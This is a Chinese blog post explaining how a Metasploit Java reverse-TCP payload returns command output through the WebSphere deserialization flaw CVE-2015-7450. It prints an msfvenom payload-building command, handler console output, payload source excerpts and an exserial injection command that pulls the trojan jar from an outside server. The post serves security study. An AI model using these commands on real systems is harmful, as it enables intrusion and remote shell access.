在研究CVE-2015-7450这个JAVA反序列化漏洞时，面临着一个问题：在WebSphere中，该漏洞仅可以执行命令，但是不能回显执行结果。

遇到这种漏洞，通常的做法都是利用wget或者curl这样的命令来执行一个http请求，将需要的信息送出。但是在我司，这些命令都没法用。原因是我司大量使用的是AIX操作系统，且是不含有任何功能增强的“裸版”。如何在这种环境下回显执行结果，就变得非常重要。

在Google搜索的过程中，发现了一个漏洞利用工程。在该工程的详细介绍中，提到了一种使用metasploit进行shell反弹的做法。研究了该做法后，对于其设计的巧妙深感佩服，遂介绍一下给大家。

1.什么是metasploit

metasploit是一套开源的漏洞利用工具集合和框架。正因为是一个框架，每个人都可以提交利用该框架写的漏洞利用模块。久而久之，该模块库就越来越大，最终形成了一套工具库。关于metasploit在各个系统的安装，这里不再赘述。

2.metasploit中的JAVA反向TCP有什么用

通常，一个漏洞利用，可能会遇到两个讨厌的问题：

> 如前言中所述，我们可以执行某个命令，但是没办法感知命令执行的结果,于是就变成一个只能搞“破坏”，但是无法被利用起来的漏洞
> 或者，我们通过漏洞可以植入木马，但是因为有防火墙，我们没办法主动和木马联络，因为一般防火墙的规则都是禁止入站，但是不防止出站。

遇到上述情况，就需要反向TCP连接。所谓反向TCP，就是由木马主动连接服务器，构成一条通路，之后再利用该通路来执行命令，观察输出。


3.metasploit中如何建立JAVA的反向TCP连接

首先，我们用以下命令来生成“木马”

```
msfvenom --payload="java/meterpreter/reverse_tcp" LHOST=xxx.xxx.xxx.xxx LPORT=xxxx -t jar > java_meterpreter_reverse_tcp.jar
```

其中LHOST是木马回调的服务器的IP，LPORT是木马回调的服务器的端口。

然后我们利用metasploit来建立服务器




```
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\


       =[ metasploit v4.11.9-dev-37490a7                  ]
+ -- --=[ 1519 exploits - 880 auxiliary - 259 post        ]
+ -- --=[ 437 payloads - 38 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[msf > use exploit/multi/handler                                          ]
[msf exploit(handler) > set payload java/meterpreter/reverse_tcp          ]
payload => java/meterpreter/reverse_tcp
[msf exploit(handler) > set LHOST 0.0.0.0                                 ]
LHOST => 0.0.0.0
[msf exploit(handler) >                                                   ]
[msf exploit(handler) >                                                   ]
[msf exploit(handler) >                                                   ]
[msf exploit(handler) >                                                   ]
[msf exploit(handler) > exploit -j                                        ]
[*] Exploit running as background job.

[*] Started reverse TCP handler on 0.0.0.0:4444
msf exploit(handler) > [*] Starting the payload handler...
```

之后如果木马被执行，则会建立起一个连接

```
metasploit-framework — msfconsole — msfconsole — 80×24
msfconsole                                  ..oit-framework
[msf exploit(handler) >                                                   ]
[msf exploit(handler) >                                                   ]
[msf exploit(handler) >                                                   ]
[msf exploit(handler) >                                                   ]
[msf exploit(handler) > exploit -j                                        ]
[*] Exploit running as background job.

[*] Started reverse TCP handler on 0.0.0.0:4444
msf exploit(handler) > [*] Starting the payload handler...
[*] Sending stage (45741 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 -> 127.0.0.1:65046) at 2016-02-
05 11:03:00 +0800

[msf exploit(handler) > sessions -l                                       ]

Active sessions
===============

  Id  Type                   Information                    Connection
  --  ----                   -----------                    ----------
  1   meterpreter java/java  liyi @ TonydeMacBook-Pro.local  127.0.0.1:4444 -> 1
27.0.0.1:65046 (127.0.0.1)

msf exploit(handler) >
```

最后，就可以连接木马来执行命令了

```
metasploit-framework — msfconsole — msfconsole — 80×24
msfconsole                                  ..oit-framework
```



4.metasploit中JAVA反向TCP的技术内幕

首先，我必须要对“木马”作者们表示由衷的敬佩。个人做了近10年正常项目，从来不曾考虑的一些技术细节，他们全都考虑了，比如：后台运行，加密代码，减小体积，动态更新，清扫痕迹等等，这其中有很多值得学习的地方。

就拿本例来说，首先一个值得学习的地方，就是JAVA如何后台运行。当我们用命令`java -jar java_meterpreter_reverse_tcp.jar`来执行木马时，我习惯性的等待并观察输出。但是，令人匪夷所思的是，进程直接退出了。这可是一个纯JAVA程序，且并不是通过SHELL运行起来的，它是如何做到进入后台运行的？？

通过分析其源码，我们可以看到：

```
Process proc = Runtime.getRuntime().exec(new String[]{
                                    getJreExecutable("java"),
                                    "-classpath",
                                    tempDir.getAbsolutePath(),
                                    clazz.getName()
                    });

                    // the input streams might cause the child process to block if
                    // we do not read or close them
                    proc.getInputStream().close();
                    proc.getErrorStream().close();
```

```
                    // give the process plenty of time to load the class if needed
                    Thread.sleep(2000);
```

其利用Runtime接口，又启动了一个进程来执行后期的代码，并预留了足够的时间等待第二个进程的初始化，之后让自己退出。多么巧妙的做法。

之后新启动的进程，会从远程的metasploit服务器获取运行期需要的类和资源，从而达到减小自身体积的目的。Bravo,Again.

```
if (url.startsWith("raw:"))
                                    // for debugging: just use raw bytes from property file
                                    in = new ByteArrayInputStream(url.substring(4).getBytes("ISO-8859-1"));
                                else if (url.startsWith("https:")) {
                                    URLConnection uc = new URL(url).openConnection();
                                    // load the trust manager via reflection, to avoid loading
                                    // it when it is not needed (it requires Sun Java 1.4+)
                                    Class.forName("metasploit.PayloadTrustManager").getMethod("useFor", new Class[]{URLConnection.class}).invoke(null, new Object[]{uc});
                                    in = uc.getInputStream();
                                } else
                                    in = new URL(url).openStream();
                                out = new ByteArrayOutputStream();
```

最终，通过加载到的类，建立和metasploit的连接并执行相关命令。

5.在反序列化中的应用

基本上，就是利用这个漏洞利用工程，将我们的木马上传到WebSphere，并开始起“发酵”过程。有一点需要注意，该命令中木马jar包参数是一个url地址，

```
java -jar exserial.jar ClassInject "http://myserver.com/java_meterpreter_reverse_tcp.jar" "metasploit.Payload" > demo3.ser
```

为什么是这样呢？因为想利用JAVA反序列化漏洞直接上传文件是非常困难的，因此，我们需要把“木马”放在一个服务器上，让WebSphere来取。当然，用Apache就可以达成目的了。通过这一系列的操

作，就可以反向执行命令了。

本文的目的，并不是手把手教你如何攻击。而是分析其工具背后的做法，涨涨见识。

***首发地址：tonylee.name 原文作者Tony Lee投递**